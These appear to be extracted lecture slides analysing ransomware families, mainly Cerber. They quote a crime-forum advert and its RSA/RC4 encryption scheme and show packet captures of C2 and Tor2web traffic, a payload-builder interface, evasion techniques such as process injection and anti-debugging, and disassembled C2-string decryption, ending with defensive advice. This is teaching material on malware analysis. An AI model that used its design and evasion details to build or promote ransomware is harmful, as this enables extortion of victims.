
Abram Brewer

[REDACTED]

1 attachment: invoice\_J-62818225.doc



# Locky



Cerber

# Cerber

- 2016.
- Black list of countries not to target.
- Affiliate program.
- Runs encrypted files off-line ... no need to contract C&C.
- Wireshark shows UDP requests to predefined IP addresses.
- Possible to speak to infected person through text to speech VM macros.
- Bypass for User Account Control (UAC).

Evidence bag [here](#).

Good day, dear forum participants  
Today, I am pleased to present a new solution for the monetization of your downloads!

>>> Cerber Ransomware <<<

So, let's begin...

encryption scheme

---

After starting the local RSA 576-bit keys (private and public) are generated on the user's computer.

In the future, these keys are used to encrypt and decrypt files.

Pre-release sewn into a global public key RSA 2048 bits.

This key is used to encrypt the private key of the local RSA 576 bits.

Global RSA private key is 2048 bits on .Onion server anonymous Tor network.

After encrypting the private key of the local RSA 576 bits generated list of files to encrypt.

This list contains the files of certain extensions, the list is sorted by file modification time and importance.

It starts encrypting files.

Each file is encrypted using RC4 algorithm with 128-bit key.

For each file generated random key that is encrypted with a public key of the local RSA 576 bits.

Also, using the public key of the local RSA 576-bit encrypted header of the source file, which greatly complicates the decoding of files without the decoder (months to decipher the first file).

## CERBER RANSOMWARE

Cannot you find the files you need?  
Is the content of the files that you looked for not readable?

It is normal because the files' names, as well as the data in your files have been encrypted.

Great!  
You have turned to be a part of a big community "#C3rber Ransomware".

# Cerber

- 2016.
- Black list of countries not to target.
- Affiliate program.
- Runs encrypted files off-line ... no need to contact C&C.
- Wireshark shows UDP requests to predefined IP addresses.
- Possible to speak to infected person through text to speech VM macros.
- Bypass for User Account Control (UAC).

160	56.06021	192.168.56.101	168.61.172.71	TCP	54	49189→443 [ACK] Seq=1130 Ack=9564 win=66048 Len=0
161	56.06063	168.61.172.71	192.168.56.101	TLSv1.	391	Application Data
162	56.06079	192.168.56.101	168.61.172.71	TCP	54	49189→443 [ACK] Seq=1130 Ack=11361 win=66048 Len=0
163	56.63844	192.168.56.101	65.55.50.0	UDP	52	Source port: 50644 Destination port: 6892
164	56.63893	192.168.56.101	65.55.50.1	UDP	52	Source port: 50644 Destination port: 6892
165	56.63926	192.168.56.101	65.55.50.2	UDP	52	Source port: 50644 Destination port: 6892
166	56.63962	192.168.56.101	65.55.50.3	UDP	52	Source port: 50644 Destination port: 6892
167	56.63996	192.168.56.101	65.55.50.4	UDP	52	Source port: 50644 Destination port: 6892
168	56.64076	192.168.56.101	65.55.50.5	UDP	52	Source port: 50644 Destination port: 6892
169	56.64110	192.168.56.101	65.55.50.6	UDP	52	Source port: 50644 Destination port: 6892
170	56.64145	192.168.56.101	65.55.50.7	UDP	52	Source port: 50644 Destination port: 6892
171	56.64178	192.168.56.101	65.55.50.8	UDP	52	Source port: 50644 Destination port: 6892
172	56.64213	192.168.56.101	65.55.50.9	UDP	52	Source port: 50644 Destination port: 6892
173	56.64246	192.168.56.101	65.55.50.10	UDP	52	Source port: 50644 Destination port: 6892
174	56.64276	192.168.56.101	65.55.50.11	UDP	52	Source port: 50644 Destination port: 6892


!!!

Frame 163: 52 bytes on wire (416 bits), 52 bytes captured (416 bits)  
Ethernet II, Src: CadmusCo\_f8:6e:a0 (08:00:27:f8:6e:a0), Dst: 0a:00:27:00:00:00 (0a:00:27:00:00:00)  
Internet Protocol Version 4, Src: 192.168.56.101 (192.168.56.101), Dst: 65.55.50.0 (65.55.50.0)  
User Datagram Protocol, Src Port: 50644 (50644), Dst Port: 6892 (6892)  
Data (10 bytes)  
Data: 68693030386539303661  
[Length: 10]

Evidence bag [here](#).



# Atom Payload Builder



The image shows a screenshot of a web application titled "Atom Payload Builder v1.02". The interface has a dark gray background with red accents. At the top, there is a red header bar with the title "Atom Payload Builder v1.02" and standard window control buttons (minimize, maximize, close) on the right. Below the header, the main content area is dark gray. It features a central instruction: "Click 'TRY TO UPDATE' to download Core". Below this instruction is a prominent red button labeled "TRY TO UPDATE". Underneath the button, there are three input fields: "Bitcoin Address", "Decryption Price in BTC", and "Extensions to encrypt". Each field has a light gray border and a small red underline. At the bottom of the interface is a large red button labeled "BUILD".

Atom Payload Builder v1.02

Click "TRY TO UPDATE" to download Core

TRY TO UPDATE

Bitcoin Address


Decryption Price in BTC

Extensions to encrypt

BUILD

# Evasion Methods

# Investigation



# Evasion Techniques

## Process level


CreateProcess

WriteProcessMemory

CreateRemoteThread

## IP address

taskmgr, procexp, regedit,  
msconfig, cmd.exe



# Evasion Techniques

## Network level

RC4

TOR

I2P

HTTPS

Source	Destination	Protocol	Length	Info
192.168.122.142	192.168.122.2	DNS	97	Standard query 0xb797 A iq3ahijcfeont3xx.tor2web.blutmagie.de
192.168.122.142	192.168.122.2	DNS	97	Standard query 0x6c8c A iq3ahijcfeont3xx.tor2web.blutmagie.de
192.168.122.2	192.168.122.142	DNS	113	Standard query response 0xb797 A 192.251.226.206
192.168.122.2	192.168.122.142	DNS	113	Standard query response 0x6c8c A 192.251.226.206
192.168.122.142	192.251.226.206	TCP	66	49261→443 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=
192.168.122.142	192.251.226.206	TCP	66	49262→443 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=
192.251.226.206	192.168.122.142	TCP	66	443→49262 [SYN, ACK] Seq=0 Ack=1 win=29200 Len=0 MSS=1367 SACK_
192.168.122.142	192.251.226.206	TCP	60	49262→443 [ACK] Seq=1 Ack=1 win=65536 Len=0
192.168.122.142	192.251.226.206	TLSv1.2	233	Client Hello
192.251.226.206	192.168.122.142	TCP	66	443→49261 [SYN, ACK] Seq=0 Ack=1 win=29200 Len=0 MSS=1367 SACK_
192.168.122.142	192.251.226.206	TCP	60	49261→443 [ACK] Seq=1 Ack=1 win=65536 Len=0
192.168.122.142	192.251.226.206	TLSv1.2	233	Client Hello
192.251.226.206	192.168.122.142	TCP	54	443→49262 [ACK] Seq=1 Ack=180 win=30336 Len=0
192.251.226.206	192.168.122.142	TLSv1.2	1421	[TCP Previous segment not captured] Continuation Data
192.251.226.206	192.168.122.142	TLSv1.2	58	Continuation Data
192.168.122.142	192.251.226.206	TCP	66	[TCP Dup ACK 709#1] 49262→443 [ACK] Seq=180 Ack=1 win=65536 Len
192.168.122.142	192.251.226.206	TCP	66	[TCP Dup ACK 709#2] 49262→443 [ACK] Seq=180 Ack=1 win=65536 Len
192.251.226.206	192.168.122.142	TCP	54	443→49261 [ACK] Seq=1 Ack=180 win=30336 Len=0
192.251.226.206	192.168.122.142	TLSv1.2	1421	Server Hello
192.251.226.206	192.168.122.142	TLSv1.2	1421	Certificate
192.251.226.206	192.168.122.142	TLSv1.2	58	Server Hello Done
192.168.122.142	192.251.226.206	TCP	60	49261→443 [ACK] Seq=180 Ack=2735 win=65536 Len=0
192.168.122.142	192.251.226.206	TLSv1.2	636	Client Key Exchange. Change Cipher Spec. Encrypted Handshake Me

# Evasion Techniques

## Binary level

## Obfuscated

GetCurrentProcess()

IsDebuggerPresent()

OutputDebugString()

```
.text:0041DA40      push    148h          ; size_t
.text:0041DA45      push    offset a9ommrpgdqsfov ; "9omMRPGDQsfOvKW4fbGz56uwGMkwC6Sx14UW3xq"...
.text:0041DA4A      push    esi           ; void *
.text:0041DA4B      mov     [ebp+len], 148
.text:0041DA52      call    _memcpy
.text:0041DA57      lea     ecx, [ebp+len]
.text:0041DA5A      push    ecx
.text:0041DA5B      push    esi
.text:0041DA5C      call    string_decrypt
.text:0041DA61      mov     esi, c2_url_0
.text:0041DA67      push    60h          ; size_t
.text:0041DA69      push    offset aSs5glbid5scn0s ; "ss5GlBId5ScN0sLOkRx5aNCbwurDl3kiiuii7eg"...
.text:0041DA6E      push    esi           ; void *
.text:0041DA6F      mov     [ebp+len], 96
.text:0041DA76      call    _memcpy
.text:0041DA7B      lea     edx, [ebp+len]
.text:0041DA7E      push    edx
.text:0041DA7F      push    esi
.text:0041DA80      call    string_decrypt
.text:0041DA85      mov     esi, c2_url_1
.text:0041DA8B      push    54h          ; size_t
.text:0041DA8D      push    offset aXkmFoRp6cq223f ; "xkM/FO+RP6cq223ff6AvJTkaJa807U/gjvPTLUj"...
.text:0041DA92      push    esi           ; void *
.text:0041DA93      mov     [ebp+len], 84
.text:0041DA9A      call    _memcpy
.text:0041DA9F      lea     eax, [ebp+len]
.text:0041DAA2      push    eax
.text:0041DAA3      push    esi
.text:0041DAA4      call    string_decrypt
.text:0041DAA9      mov     esi, c2_url_2
```



# Encryption Methods

Comparison of two files using a hex editor, showing identical content.

Top window: C:\Users\User\Documents\Lab Software Security.docx.ftrss


Bottom window: C:\Documents\Lab Software Security.docx.ftrss

Both windows display the same hex data:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	44	12	7D	03	88	06	4D	46	47	DD	9A	DE	D9	8A	12	A4	D.) . ^ . MFGYššBÜŠ. ¤
00000010	46	99	6B	DA	64	A4	3C	F4	66	0C	1A	B0	21	6A	CF	F6	F™kÚd¤<ôf.. °!jİö
00000020	BA	8D	6A	53	73	76	1F	A3	46	DA	CA	C1	96	9B	38	C7	° . jSsv. ¤FÚÊÁ- >8Ç
00000030	B8	0F	1E	2B	9A	CA	58	DA	DD	41	15	3E	DD	2D	AB	15	,...+šÊXÚYA.>Ý-«.
00000040	4A	BB	23	55	F8	10	2F	A0	F9	53	48	BD	4B	72	53	67	J»#Uø./ ùSH¤KrSg
00000050	4A	BB	23	55	F8	10	2F	A0	F9	53	48	BD	4B	72	53	67	J»#Uø./ ùSH¤KrSg
00000060	4A	BB	23	55	F8	10	2F	A0	F9	53	48	BD	4B	72	53	67	J»#Uø./ ùSH¤KrSg
00000070	4A	BB	23	55	F8	10	2F	A0	F9	53	48	BD	4B	72	53	67	J»#Uø./ ùSH¤KrSg
00000080	4A	BB	23	55	F8	10	2F	A0	F9	53	48	BD	4B	72	53	67	J»#Uø./ ùSH¤KrSg
00000090	4A	BB	23	55	F8	10	2F	A0	F9	53	48	BD	4B	72	53	67	J»#Uø./ ùSH¤KrSg

An "Information" dialog box is displayed, stating: "The chosen files are identical." with an "OK" button.

# User Access Control



How to avoid?

# Avoiding (Trend Micro advice)

- **Education.** The most common attack vector for ransomware is a phishing attack where a user in a company clicks on a file attachment which contains the malware, and which encrypts their files, and spreads through the network. Users thus need to be educated in spotting malicious emails, as the phisher often knows how to by-pass a filtering system (such as using an encrypted email).
